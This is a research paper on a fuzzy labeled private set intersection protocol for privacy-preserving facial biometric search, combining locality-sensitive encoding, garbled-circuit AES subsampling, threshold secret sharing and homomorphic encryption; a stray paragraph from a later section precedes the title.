Client-Revealing PAMC. The Client and the Server can run a client-revealing variant of the PPC protocol (Section 3.2 and Appendix B), where the Client learns whether $d_H(x,y) \le \delta_H$ (Section 10.1). This change results in a client-revealing PAMC protocol. As above, this design introducing an additional opportunity for Server cheating—the Server could misrepresent its PPC input (i.e., a very large or very small value) to induce a preferred PAMC output. We can mitigate this risk by modifying the PTC step to prove that $0 \le p_{x,y}(0) - r(0) \le \delta_H$. This property is achievable by using two PPC instances for each PTC, where the Server uses the same input for both instances and provide a NIZK argument that the inputs are identical.

Fuzzy Labeled Private Set Intersection with Applications to Private Real-Time Biometric Search

Erkam Uzun
Georgia Institute of Technology

Simon P. Chung
Georgia Institute of Technology

Vladimir Kolesnikov
Georgia Institute of Technology

Alexandra Boldyreva
Georgia Institute of Technology

Wenke Lee
Georgia Institute of Technology

Abstract

The explosive growth of biometrics use (e.g., in surveillance) poses a persistent challenge to keep biometric data private without sacrificing the apps' functionality.

We consider private querying of a real-life biometric scan (e.g., a person's face) against a private biometric database. The querier learns only the label(s) of a matching scan(s) (e.g. a person's name), and the database server learns nothing.

We formally define *Fuzzy* Labeled Private Set Intersection (FLPSI), a primitive computing the intersection of noisy input sets by considering closeness/similarity instead of equality.

Our FLPSI protocol's communication is *sublinear* in database size and is concretely efficient. We implement it and apply it to facial search by integrating with our fine-tuned toolchain that maps face images into Hamming space.

We have implemented and extensively tested our system, achieving high performance with concretely small network usage: for a 10K-row database, the query response time over WAN (resp. fast LAN) is 146ms (resp. 47ms), transferring 12.1MB; offline precomputation (with no communication) time is 0.94s. FLPSI scales well: for a 1M-row database, online time is 1.66s (WAN) and 1.46s (fast LAN) with 40.8MB of data transfer in online phase and 37.5s in offline precomputation. This improves the state-of-the-art work (SANNS) by $9-25\times$ (on WAN) and $1.2-4\times$ (on fast LAN).

Our false non-matching rate is 0.75% for at most 10 false matches over 1M-row DB, which is comparable to underlying plaintext matching algorithm.

1 Introduction

Recent advances in deep learning (DL)-based biometric identification have made possible real-time identification of persons in footage collected by surveillance equipment. The trend toward real-time surveillance in public and private places (e.g., streets, city halls, airports, retail stores, pharmacies, gas stations etc.) has immense benefits for public safety or customer convenience. However, adoption of these technologies come at a significant privacy cost, which raises serious objections.

To our knowledge, existing biometrics surveillance systems have the following major challenges. First, vendors store and process the collected biometric data on their server in plaintext for the ease of deployment and practicality. Second, people cannot opt-out of these systems, since video footage (or any captured faces) are directly uploaded to a remote server.

Identifying "persons of interest" may be warranted [65], but tracking *everybody else* in the process may open the doors to illegitimate surveillance and certain human right abuses [67]. In response, privacy stakeholders are pressing for a moratorium on permanent adoption of these systems, and in fact they have already succeeded in banning facial surveillance in several countries and U.S. states [10, 64, 66].

In this paper, we propose a middle ground solution, *privacy-preserving biometric search*. Here the server $\mathcal{S}$ holding a large biometric database with corresponding labels (e.g., identities) should learn nothing about the query or the result, while the querier (client $\mathcal{C}$) should learn nothing about the database besides the label(s) of the query's match(es).

A similar problem of exact private match is extensively studied in a variety of scenarios (e.g., contact list discovery and online dating services), and can be achieved via (labeled) private set intersection (LPSI), a standard primitive [16, 17, 41, 49]. Even though the state-of-the-art CHLR18 [16] achieves a practical efficiency with communication costs sublinear to DB size, LPSI cannot directly be applied to our problem because it targets *exact* matches, while biometrics are noisy (e.g., due to lighting, imprecise scans, etc.).

We introduce FLPSI: a *fuzzy LPSI* protocol for fast privacy-preserving biometric search. We address a number of technical challenges in protocol/definition design and formal proofs.

To our knowledge, none of the prior work related to fuzzy matching achieves practical efficiency for real-time surveillance, mainly because of communication growing (at least) linearly with database size (see Sect. 2 and Sect. 11.5 for the related work). For example, two protocols of the state-of-the-art (SANNS [15]) require 1.7-5.4 GB communication and 15.1-41.7 sec. online response times over WAN per query over a million-row database.

We follow a much more scalable approach that reduces our fuzzy matching problem to an easier exact-matching subproblems that could be solved with communication cost sublinear in DB size, by leveraging optimizations of the state-of-the-art (L)PSI techniques [16, 17]. The crux of our solution is twofold. First, we translate the closeness (e.g., in Euclidean space) of two biometrics into a *t-out-of-T* set-based matching without sacrificing accuracy. That is, we encode a given biometric input into a set of T items, s.t. the two sets will likely have at least t *exactly* common items iff the biometrics are of the same person. Second, we build an efficient threshold set-matching protocol from fully homomorphic encryption (FHE), garbled circuits (GC) and *t-out-of-T* secret sharing, and solve several challenges in definitional approach.

1.1 Summary of Our Contributions

- We describe and formally define the functionality and security of *Fuzzy Labeled Private Set Intersection* (FLPSI). We build a FLPSI protocol using the AES blockcipher, homomorphic encryption, garbled circuits and *t-out-of-T* secret sharing. We prove the security in the semi-honest model.
- We show how to interpret closeness (e.g., in Euclidean space) between biometric inputs as *t-out-of-T* exact set-item matchings without sacrificing the accuracy.
- We give simulation-based FLPSI security definition (prior definitions of fuzzy primitives are game-based).
- We introduce a number of optimizations, in addition to the prior (L)PSI techniques we use.
- We extensively evaluate our protocol in different settings. We achieve 1.66s online running time over WAN with 40.8MB transfer per query over a million-row database.
- We systematically compare our design with prior art, and outperform all of them in their best settings, often by several orders of magnitude both in run time and communication. For example, on the largest dataset (of 10M records), we speed up by a factor of 3-33× and decrease the overall data communication by a factor of up to 48-452× compared to the two protocols of the state-of-the-art, SANNS [15].
- We highlight sublinear and concretely very small network use of our solution. In contrast with most other related work, our solution will scale on *very* small-bandwidth networks.

2 Related Work

As noted above, (L)PSI protocols [16, 17, 41, 49] and other exact-match protocols are inapplicable in our setting.

Freedman et al. [29] informally introduced the problem of *private fuzzy search* as an application of their private matching protocol. They proposed a basic construction, and left improving its efficiency as future work.

We now discuss state of the art techniques in fuzzy search.

Threshold Matching. The works [11, 18, 76] are based on threshold *t-out-of-T* matching outlined in [29]. These constructions incur (at least) linear in DB size and concretely inefficient communication and computation. We compare them in detail in Sect. 11.5 and Fig. 12 and show that they do not scale to a million-row DB.

A related line of work uses threshold over Euclidean or Hamming distance or cosine similarity between players' vectors [4, 5, 23, 34, 47, 53, 75]. While these works are generally faster than [11, 18, 76], our solution is still orders of magnitude more efficient. We provide detailed performance comparison in Sect. 11.5 and Fig. 11.

Our solution, also based on threshold *t-out-of-T* matching, must overcome the technical difficulties of i) high variability (and hence high distance) of feature vectors of the same person, and ii) large size of extracted feature vectors (hence high costs). We resolve both by carefully integrating fine-tuned random private subsampling of the feature vectors prior to computing threshold match (see Sect. 5).

Nearest Neighbor Search (NNS). A related line of work, albeit solving a *different* problem from the privacy perspective, is secure NNS. Indeed, NNS may (and is expected to) return match(es) for a person who is not present in DB; hence NNS does not meet our security requirements. However, we compare to NNS solutions as well, as they are *close enough in spirit* to our application scenario, and they are *faster* than prior work on private fuzzy search discussed above. Note, we do not consider outsourcing-based NNS [72, 78, 79, 81, 82] as they require a third party who learns the query ([52] requires two non-colluding servers). State-of-the-art optimized NNS [15] (SANNS) relies on a *fast* network connection (up to 56 gigabit/s) for efficiency as they transfer 1.7-5.4 GB to run a 10-NNS over a database of a million entries (6.1-57.7 GB over a database of 10 million entries). Hence, SANNS is not practical enough for real-time tasks at scale. We give a detailed comparison to SANNS in Sect. 11.5.

Finally, we mention, but do not discuss in detail, work on fuzzy searchable encryption [6, 43], as they address a different setting where the querier owns the data stored on an untrusted server (i.e. non-private DB).

3 Overview and Technical Details

Here we review existing non-private (plaintext) fuzzy matching algorithms and building privacy protection into them.

3.1 Plaintext Fuzzy Matching

Existing facial surveillance systems, informally, work as follows. A client $\mathcal{C}$ captures facial images of people from a surveillance video footage, then transmits the biometric data to a server $\mathcal{S}$ with transport encryption, and $\mathcal{S}$ receives the data in plaintext. Then, the server uses a DL system to turn raw




Figure 1: Overview of FLPSI. For clarity, subsampling is depicted without AES encryption and 2PC.

biometric readings into embedding vectors with a (probabilistic) guarantee that two such vectors will be close in Euclidean distance iff they are from the same person. If the server finds such a close biometric entry in its database, it returns the label (e.g, identity) of the entry to the client. Otherwise, it returns "*no match*" result to the client. In our evaluation, we used FaceNet [55], which is the state-of-the-art DL system achieving at most 0.67% for 10 false matches per query over 1M-row DB. See Fig. 7.

Privacy concerns. Clearly, since the data is typically processed in plaintext by the server, it achieves maximal privacy, while the client achieves none. Next, we discuss achieving maximal client privacy as well.

3.2 Private Fuzzy Matching

Our goal is to build a protocol that reveals labels of query matches only to $\mathcal{C}$, while maintaining confidentiality of $\mathcal{C}$'s query and $\mathcal{S}$'s database. To achieve this, $\mathcal{C}$ and $\mathcal{S}$ can locally compute DL embeddings from their biometric data, then apply standard MPC tools to compute Euclidean (or cosine similarity) distance between the $\mathcal{C}$'s query and each of the $\mathcal{S}$'s database items [4, 5, 23, 34, 53]. However, this does not scale (cf Fig. 11). Our much more scalable approach is based on a *t-out-of-T matching* scheme, described in detail next. Fig. 1 shows a high-level overview of our FLPSI protocol.

Binary encoding. To accommodate *t-out-of-T* matching, we first address the incompatibility between DL embeddings (operating in Euclidean space) and the crypto components (operating in Hamming space) of our protocol. (Operating in Hamming space, e.g., computing closeness is *much* cheaper in MPC). To do this, parties additionally apply a space mapping function, which is based on locality-sensitive hashes [13, 36, 38, 51], to convert the embedding vectors into bio-bit vectors (x_i and y) with the desired property (they are Hamming-close if they originate from the biometrics of the same person). This is also used as a dimension reduction process in scalable image search applications [42, 46, 77]. We note that there are different DL-based algorithms that generate binary representations directly from the raw data [21, 39, 70]. We omit exploring the best algorithm, and refer to [71] for a comprehensive survey. For lack of space, we present our space mapping technique from [68] in Appx. A. We will refer to the set of functions converting biometric data into bio-bit vectors, as "$Encode(.)$".

$\mathcal{C}$ and $\mathcal{S}$ proceed as follows after encoding their biometric data into bio-bit vectors y (held by $\mathcal{C}$) and $x_i \in \mathcal{X}$ (held by $\mathcal{S}$).

- **Subsampling:** generate T random subsamples of y and each x_i bio-bit vectors (in the same way, e.g., $x_{21} = x_2 \wedge mask_1$), s.t. at least t of them will be the same iff y and a x_i belong to the same person (if bio-bit vectors are Hamming-close, this can be achieved whp);
- **Secret sharing:** generate *t-out-of-T* secret shares of the label l_i (e.g., identity) of each $x_i \in \mathcal{X}$ (each share is associated with a subsample of x_i), s.t. any t shares can reconstruct l_i;
- **STLPSI:** interactively execute a private *t-out-of-T* matching protocol (*Set Threshold LPSI, or STLPSI*) on the $\mathcal{C}$'s subsample set and the $\mathcal{S}$'s sets of (subsample, secret share) pairs[1]: the label l_i of an $x_i \in \mathcal{X}$ is revealed to $\mathcal{C}$ iff at least t of the subsamples of y and x_i are equal (which means $\mathcal{C}$ obtains shares of matching subsamples of x_i).

Our private matching achieves false positive and negative rates equal to the state-of-the-art plaintext algorithms.

3.2.1 Our Solutions to Technical Challenges

Now we discuss the most interesting technical challenges.

Subsample confidentiality As described above, $\mathcal{C}$ learns the subsamples (and respective subsampling masks), which may help $\mathcal{C}$ learn something additional about database. For example, in case of a false-positive match, the semi-honest $\mathcal{C}$ will now learn with confidence positions in bio-bit vector, thereby learning the original biometric, which may not be included in the result set. Further, it may be the case (and publicly known) that faces in $\mathcal{S}$'s database are similar (e.g. manifested by certain positions of the bio-bit vectors being equal). A match from $\mathcal{C}$'s query will inform the malicious $\mathcal{C}$ how to set the bits of his next query so as to improve his

[1] Note that the secret shares are now treated as *labels* in the STLPSI.

chance of "hitting" a face in database (a false match).

We can resolve this by operating over encrypted subsamples only. For this, $\mathcal{S}$ chooses the random subsampling/projection masks and an AES encryption key $k_{\mathcal{S}}$. Then $\mathcal{S}$ via MPC allows $\mathcal{C}$ to compute the AES-encryptions of masked projections on the $\mathcal{C}$'s query bio-bit vector y, while keeping the projection masks and $k_{\mathcal{S}}$ secret from $\mathcal{C}$. The server efficiently computes AES-encryptions of masked projections on its large database non-interactively in $O(|\mathcal{X}|)$. Note that $\mathcal{S}$ has to refresh these masks and keys for each execution.

Concealing partial matches in single execution. (L)PSI protocols (e.g., [16, 17, 41, 49]) do not directly implement the above STLPSI functionality since they, by design, reveal partial (below-threshold t) matches.We resolve this by building effient STLPSI from *t-out-of-T* secret sharing and FHE, based on prior (L)PSI works (e.g., CHLR18 [16]).

Concealing partial matches in repeated executions. This subtle issue arises when generated shares are not refreshed between queries, and $\mathcal{C}$ may collect threshold t shares *across* queries. We resolve this by carefully resetting secret shares, subsampling masks and keys in each execution.

Novel definitional approach. In MPC, the preferred simulation-based security definitions offer clean and composable guarantees. At the same time, they require precise specification of ideal-world behavior, which we (as a community) do not know how to achieve for biometric functions. Because of this, biometric authentication definitions are usually game-based and not composable, but which allow to *bound*, rather than *precisely specify* adversary success.

One of our contributions is a *novel definitional approach* (see Section 7.1), which allows the best of both worlds: our definition is indeed simulation-based, and yet we bound adversary success rather than exactly specifying it. Our definition is generic and incorporates optional leakage, which is often needed for efficient sublinear protocols. We believe this definitional approach can serve as a template in defining primitives in the biometric space.

3.2.2 Trust Assumptions and Threat Model

- $\mathcal{C}$ and $\mathcal{S}$ locally apply binary encoding to their biometric data. We assume they own the same DL model that is trained on a public dataset and not tailored to any particular user from either party. Hence, we consider membership inference [58] or model inversion [27] attacks to be out of our scope.
- Considering our motivating application, we do not discuss here how the query biometric is obtained; we note that face detection in video footage is an easy and solved problem [69].
- We prove our 2PC (one $\mathcal{C}$ and one $\mathcal{S}$) in the semi-honest model (parties follow the protocol specification). In particular, parties do not corrupt their inputs (e.g., via a pixel perturbing attack [62]). This models natural scenarios in practice, as well as serves as a stepping stone to stronger models, such as handling malicious adversaries. Of course, many practical applications require protection against active cheating. Indeed, the biometric information served by $\mathcal{S}$ may be highly sensitive, and hence a possibility of data exfiltration by a malicious $\mathcal{C}$ would preclude offering the search service to a broader audience. We leave malicious security as important future work.

Resilience Against Certain Malicious Behaviour. While our protocol is in the SH model, we informally discuss several natural malicious attacks, their impact and mitigation.

Firstly, $\mathcal{S}$ can exclude its DB entries from search results simply by sending encryptions of random values. This can be *also* achieved by appropriate input substitution, and therefore is not an attack in a standalone execution setting. In general, efficiently ensuring that a malicious $\mathcal{S}$ is unable to omit entries in its DB is a hard technical problem.

Further, $\mathcal{C}$ can try to learn DB by querying random bit-vectors or brute-forcing arbitrary biometric inputs. Brute-forcing is a well-understood attack, which is mitigated by rate-limiting. Querying bit-vectors is not helping $\mathcal{C}$, since the bit-vector search space is larger than the space of faces.

4 Definition of FLPSI

In this section, we define a general syntax for a fuzzy labeled PSI. We start with the notion of closeness (fuzzy matching), adopted from [6].

Definition 4.1. Closeness Domain. *We say that* $\Lambda = (\mathcal{D}, \mathrm{Cl})$ *is a* closeness domain *if* $\mathcal{D}$ *is a set, and* Cl *is the (partial)* closeness function *that takes any* $x, y \in \mathcal{D}$ *and outputs a member of* $\{\texttt{close}, \texttt{far}\}$*, so that* Cl *is symmetric (i.e.,* $\mathrm{Cl}(x,y) = \mathrm{Cl}(y,x)$*).*

There are no requirements on the output of `close` for pairs that are "near" (i.e. points that neither close nor far).

Definition 4.2. Fuzzy Labeled PSI (FLPSI). *FLPSI protocol is defined for a closeness domain* $(\mathcal{D}, \mathrm{Cl})$ *and a label space* $\mathcal{LS}$ *by the interactive algorithm* $(\mathcal{C}, \mathcal{S})$*, where the client* $\mathcal{C}$ *inputs a query* $q \in \mathcal{D}$*, and the server* $\mathcal{S}$ *inputs a database* $Db = \{(d_1, l_1)..,(d_N, l_N)\}$*, where items* $d_i \in \mathcal{D}$ *and labels* $l_i \in \mathcal{LS}$*. At the end,* $\mathcal{C}$ *outputs a set* R*, and* $\mathcal{S}$ *outputs* $\perp$*. FLPSI must satisfy the following correctness and security properties:*

Correctness. We use ε-correctness instead of a perfect correctness, as it is common for biometrics-matching systems to have errors, e.g., false matches (ε_1) and non-matches (ε_2). Then, it requires that, for q and Db, we have an output set R consisting *only* of pairs (q, l_i) such that for each $i \in [N]$[2];
if $\mathrm{Cl}(q, d_i) = \texttt{far}$, then $\Pr[(q, l_i) \notin R] \geq 1 - \varepsilon_1$;
if $\mathrm{Cl}(q, d_i) = \texttt{close}$, then $\Pr[(q, l_i) \in R] \geq 1 - \varepsilon_2$, where $(d_i, l_i) \in Db$.

[2] $[N]$ is a shorthand for $\{1, 2, \ldots, N\}$.

In our construction the domain $\mathcal{D}$ refers to facial biometrics in a surveillance scenario. Hence, $\text{Cl}(q,d_i) = \texttt{far}$ refers to each of q,d_i coming from different people, while $\text{Cl}(q,d_i) = \texttt{close}$ refers to both of them belonging to the same person. The label space $\mathcal{LS}$ refers to people's identities or other info. Hence, the client learns the information corresponding to the person in its query, if the photo(s) of this person is in the database.

Security of FLPSI is formally defined in Sect. 7.1 in the simulation paradigm by specifying the ideal functionality. We stress that we separately require $\Pi_{\texttt{FLPSI}}$ to satisfy the above correctness requirement. We present this low-level technical definition discussion together with the proofs in Sect. 7.1, and focus on the protocol description next.

5 Building Blocks of FLPSI

In this section, we discuss the ideas behind our protocol and its building blocks (presented formally in Sect. 6).

5.1 Binary Encoding

Our construction starts with a binary encoding step, where the client and server locally turn each of their raw biometric inputs (e.g., facial photos) $q,d_i \in \mathcal{D}$, for $i \in [N]$, into bio-bit vectors $y = Encode(q)$ and $x_i = Encode(d_i)$, respectively, so that if there is a q,d_i pair of the same person, then y,x_i are likely close wrt Hamming distance.

5.2 Subsampling and 2PC

Now the client and server could apply random projections for each bit vector y and x_i, respectively. This outputs a set of subsampled bit vectors, $\mathcal{Y} = \{y_1,\ldots,y_T\}$ and $\mathcal{X}_i = \{x_{i1},...,x_{iT}\}$, with the property that if y and x_i are close, then some subsamples of them will likely be the same [12, 20, 68].

$\mathcal{S}$ hides the subsampling projections from $\mathcal{C}$ to avoid it reconstructing the inputs in the database (see Sect. 3.2.1). To do this, $\mathcal{S}$ chooses a 128-bit AES blockcipher key $k_{\mathcal{S}}$ and generates the projection masks $\{mask_1,\ldots,mask_T\}$. Note that $\mathcal{S}$ can locally compute its subsample set $\mathcal{X}_i$ for each of its bio-bit vector x_i s.t. $x_{ij} = AES_{k_{\mathcal{S}}}(x_i \wedge mask_j)$, where $j \in [T]$.

Next both parties execute a 2PC protocol $(\mathcal{C}_{AES}, \mathcal{S}_{AES})$. This protocol privately computes each $y_j \in \mathcal{Y}$ s.t. $y_j = AES_{k_{\mathcal{S}}}(y \wedge mask_j)$ for $\mathcal{C}$, s.t. it can learn matched encrypted subsamples without learning the projection masks and $k_{\mathcal{S}}$.

We implement this 2PC protocol as Yao's Garbled Circuits (GC)[3] using the EMP toolkit [73]. We use *subsamples* and *encrypted subsamples* interchangeably, by referring $\mathcal{Y}$, throughout the paper.

[3] Note, we could have used a generic oblivious PRF (OPRF) to implement encrypted subsampling; however, known efficient OPRF are public-key based, even when both key and input are known to the evaluator. This would result in a more expensive solution, since (expensive public-key) OPRF must be applied by $\mathcal{S}$ to each DB entry for each query. In contrast, while we pay slightly more to evaluate AES inside MPC on the $\mathcal{C}$'s query, we pay *much* less to encrypt DB entries.

5.3 Secret Sharing

Our construction will use STLPSI (introduced in the next section) along with a *t-out-of-T* secret sharing scheme, whose syntax, correctness and security we now define.

Definition 5.1. t-out-of-T Secret Sharing. *A t-out-of-T secret sharing scheme is defined by algorithms* $(\mathsf{KS},\mathsf{KR})$ *for sharing and reconstructing a secret. The domain of secrets is* $\{0,1\}^{\mathcal{K}}$, *where* $\mathcal{K}$ *is some parameter.* KS *takes a secret* s *and outputs a set* $\{ss_1,...,ss_T\}$ *of shares.* KR *takes as input a set of shares* $\{ss_1,...,ss_d\}$ *and returns an integer* $s \in \{0,1\}^{\mathcal{K}}$ *if* $d \geq t$, *or* $\perp$ *if* $d < t$.

Correctness. For correctness we demand that for any $s \in \{0,1\}^{\mathcal{K}}$, any set $SS \in [\mathsf{KS}(s)]$, and $SS_i \subseteq SS$, where $|SS_i| \geq t$, it holds that $\mathsf{KR}(SS_i) = s$ with probability 1.

Privacy. For privacy we demand that for any $s \in \{0,1\}^{\mathcal{K}}$ and set $SS \in [\mathsf{KS}(s)]$ it holds that any subset $SS_i \subseteq SS$ of size $|SS_i| < t$ does not give any information about s, i.e., its probability distribution is independent of s.

In our protocol, $\mathcal{S}$ generates *t-out-of-T* secret shares for the label $l_i \in \mathcal{LS}$ associated with the i^{th} entry in its database. Note that $\mathcal{S}$ attaches an agreed-upon token 0^{λ}, where λ is a security parameter, to each label l_i before secret sharing it. Then, $\mathcal{C}$ can verify if any set of t shares (obtained via a single STLPSI execution) correctly reconstruct a valid label. Overall, for a given label $l_i \in \mathcal{LS}$, $\mathcal{S}$ generates $\{ss_{i1},...,ss_{iT}\} \xleftarrow{s} \mathsf{KS}(0^{\lambda} \,||\, l_i)$.

5.4 Set Threshold LPSI (STLPSI)

Though prior steps prepare the inputs to accommodate a *t-out-of-T* matching, existing private *t-out-of-T* matching schemes are not practical for a real-time surveillance (see Sect. 11.5.1). We require small communication (e.g., under 128 MB), to support server with a large (1M rows) database and a WAN or less channel to the client.

A closely related LPSI primitive does achieve above performance [16], but cannot be plugged in *directly* as a building block to FLPSI, since it does not implement *t-out-of-T* matching (LPSI reveals below-threshold t matching to the client). It is, however, possible to combine with an appropriate carefully designed secret sharing scheme to achieve this feature as well.

For modularity and because STLPSI is a useful primitive, we formalize it and implement it based on prior techniques, mostly drawn from CHLR18. We integrate a number of optimizations specific to our setting, such as different bucketing, removing now redundant preprocessing steps and the use of cuckoo hashing in CHLR18. We prove security of the resulting protocol (Theorem 5.1).

Functionality $\mathcal{F}_{\text{STLPSI}}$

Given inputs $\mathcal{Y} \subset \mathcal{MS}$ of $\mathcal{C}$, and $\mathcal{X} = \{\mathcal{X}_1, \ldots, \mathcal{X}_N\}$ and $SS = \{SS_1, \ldots, SS_N\}$ of $\mathcal{S}$, where $\mathcal{X}_i \subset \mathcal{MS}$ and $SS_i \subset \mathcal{SS}$, the functionality sends the output result set R (cf Def. 5.2) to the client, and nothing to the server.

Figure 2: The Ideal Functionality $\mathcal{F}_{\text{STLPSI}}$

5.4.1 Formal Definition of STLPSI

In this section, we formally define a general syntax and correctness for a private *t-out-of-T* matching protocol.

Definition 5.2. Set Threshold Labeled Private Set Intersection (STLPSI). *STLPSI protocol is defined by the input space $\mathcal{MS}$, label space $\mathcal{SS}$[4], threshold values $t, T \in \mathbb{N}$ and the interactive algorithm $(\mathcal{C}, \mathcal{S})$. $\mathcal{C}$ inputs a query set $\mathcal{Y} = \{y_1, \ldots, y_T\} \subset \mathcal{MS}$, and $\mathcal{S}$ inputs database sets $\mathcal{X} = \{\mathcal{X}_1, \ldots, \mathcal{X}_N\}$, where $\mathcal{X}_i = \{x_{i1}, ..., x_{iT}\} \subset \mathcal{MS}$, and $SS = \{SS_1, \ldots, SS_N\}$, where $SS_i = \{ss_{i1}, ..., ss_{iT}\} \subset \mathcal{SS}$. At the end, $\mathcal{C}$ outputs a set R, while $\mathcal{S}$ outputs $\perp$.*

Correctness. We require that $R = \{r_1, \ldots, r_N\}$ s.t. for each $i \in [N]$, let $r'_i = \{(x_{ij}, ss_{ij}) : x_{ij} = y_j \in \mathcal{Y}, ss_{ij} \in SS_i\}_{j \in [T]}$, then we have that $r_i = (r'_i, l_i)$ iff $|r'_i| \geq t$, otherwise $r_i = \emptyset$. That is, through the set R, $\mathcal{C}$ learns such tuples (x_{ij}, ss_{ij}) and the label l_i associated with them iff it gets at least t exactly matching items between sets $\mathcal{Y}$ and $\mathcal{X}_i$.

Now we define the security of STLPSI. Let Π be an STLPSI protocol, defined according to Def. 5.2. The ideal functionality $\mathcal{F}_{\text{STLPSI}}$ is defined in Fig. 2. In Appx. B, we recall the standard definition of securely realizing ideal functionality in the semi-honest model [24], formulated as Def. B.1 for the 2PC case. Now we can put these together to define security of STLPSI.

Definition 5.3. STLPSI Security. *We say that a protocol $\Pi_{\text{STLPSI}} = (C, S)$, defined w.r.t. input space $\mathcal{MS}$ and label space $\mathcal{SS}$, is a secure STLPSI protocol (in the semi-honest model) with no leakage if Π_{STLPSI} securely realizes (cf. Def. B.1) functionality $\mathcal{F}_{\text{STLPSI}}$ of Fig. 2.*

5.4.2 Constructing STLPSI Protocol

For clarity, we first explain how a private *t-out-of-T* matching works on two sets, $\mathcal{Y}$ from the client and $\mathcal{X}_i \in \mathcal{X}$ from the server (each with T items) in a strawman design. Then, we introduce our optimizations for an efficient construction.

Strawman design. First, $\mathcal{C}$ and $\mathcal{S}$ agree on an FHE scheme, where $\mathcal{C}$ generates (public, secret) keys (pk, sk) and sends pk to $\mathcal{S}$. $\mathcal{C}$ also homomorphically encrypts each set item $y_j \in \mathcal{Y}$ into a ciphertext $[\![y_j]\!]$ and sends to $\mathcal{S}$. Then, $\mathcal{S}$ computes $[\![z_{ij}]\!] = r \times ([\![y_j]\!] - x_{ij}) + ss_{ij}$ under encryption[5], where $r \in_R \mathcal{P}$ and is refreshed for each computation, and ss_{ij} is the secret share (of label l_i) associated with x_{ij}. $\mathcal{S}$ sends the ciphertext $[\![z_{ij}]\!]$ to $\mathcal{C}$. Recall that secret shares are uniformly sampled items in $\mathcal{SS}$ (equal to $\mathcal{MS}$). Notice, $z_{ij} = s_{ij}$ iff $y_j = x_{ij}$, Otherwise, z_{ij} is random on $\mathcal{SS}$. Now, it is guaranteed that $\mathcal{C}$ can reconstruct the label l_i iff it gets at least t shares of l_i (see Def. 5.1). Otherwise, $\mathcal{C}$ learns nothing and cannot distinguish possible below-threshold t matches.

Optimizations. Applying above evaluation for each DB item does not scale to large DBs (e.g., of a million sets). We adopt the following optimizations from the (L)PSI literature for compressing DB items and reducing the circuit depth in FHE evaluations [9, 16, 17, 28, 29, 48, 49, 60]. With the exception of *bucketing*, we closely follow CHLR18 [16] in applying the following optimizations:

Polynomial interpolation is used instead of the above strawman to generate $[\![z_{ij}]\!]$. To do this, $\mathcal{S}$ interpolates an N-degree polynomial P_j, by using $(\langle \text{item} \rangle, \langle \text{secret share} \rangle)$ pairs (x_{ij}, ss_{ij}) s.t. $P_j(x_{ij}) = ss_{ij}$. Since $P_j(y) = \alpha_N y^N + ... + \alpha_1 y + \alpha_0$, where the α_i could be pre-computed by $\mathcal{S}$ in the offline phase, P_j is homomorphically evaluated in $O(\log N)$ multiplicative depth given $[\![y]\!]$. Further, a single $[\![z_{ij}]\!]$ now encodes a secret share corresponding to any of the matching x_{ij}.

Bucketing. Prior exact matching works use different methods (e.g., cuckoo hashing, bloom filters) to bucketize the DB items, so that the query item needs to be compared only with DB items in the same bucket. In our protocol, since each of T set items are generated through different LSH projections, each projection is interpreted as a bucket (with N items). Note that bucketing is a standard PSI technique [50], also used in CHLR18. It improves asymptotic performance, but concretely is costly, as buckets must be padded with dummy element for security. Crucially, this additional bucketing is *not needed* in our application. As noted above, projections already define the buckets within which the search is performed, and they need not be padded.

We combine bucketing with windowing, described next.

Windowing. Interpolating polynomials over buckets doesn't scale to large N values (e.g., a million). If $\mathcal{C}$ sends the encryptions of $y^{2^0}, y^{2^1}, y^{2^2}, ..., y^{2^{\log N}}$, $\mathcal{S}$ can homomorphically compute all necessary powers of y in $O(\log \log N)$ multiplicative depth. This technique decreases $\mathcal{C} \leftarrow \mathcal{S}$ communication cost by a factor of N, while increasing the $\mathcal{C} \rightarrow \mathcal{S}$ cost by a factor of $\log N$, which has a small impact on overall communication since $\mathcal{C}$ only holds a set of T items.

Splitting. To speed-up homomorphic evaluations, $\mathcal{S}$ splits each bucket into a partitions, s.t. it interpolates a $\frac{N}{a}$-degree polynomial per partition. This reduces the multiplicative depth to $O(\log \log \frac{N}{a})$, and the number of y powers ($\mathcal{C}$ sends to $\mathcal{S}$) to $\log \frac{N}{a}$, but increases the $\mathcal{C} \leftarrow \mathcal{S}$ communication by a factor of a as $\mathcal{S}$ sends results for all partitions to $\mathcal{C}$.

Batching. This is a well-known technique in FHE to enable Single Instruction Multiple Data (SIMD) on ciphertexts. For more details and example applications, we refer

[4] Since the labels are secret shares in STLPSI, we use $\mathcal{SS}$ for the label space to avoid confusion with the label space $\mathcal{LS}$ of the main protocol.

[5] Following [16], we slightly abuse notation to emphasize FHE operations with known values. Formally, we are computing $[\![z_{ij}]\!] = [\![r \times (y_j - x_{ij}) + ss_{ij}]\!]$.

Inputs: $\mathcal{C}$ inputs set $\mathcal{Y} = \{y_1, \ldots, y_T\} \subset \mathcal{MS}$; $\mathcal{S}$ inputs $\mathcal{X} = \{\mathcal{X}_1, \ldots, \mathcal{X}_N\}$, where $\mathcal{X}_i = \{x_{i1}, \ldots, x_{iT}\} \subset \mathcal{MS}$, and $SS = \{SS_1, \ldots, SS_N\}$, where $SS_i = \{ss_{i1}, \ldots, ss_{iT}\} \subset \mathcal{SS}$ is the secret shares of $0^\lambda \,||\, l_i$ s.t. λ is a param., $l_i \in \mathcal{LS}$.

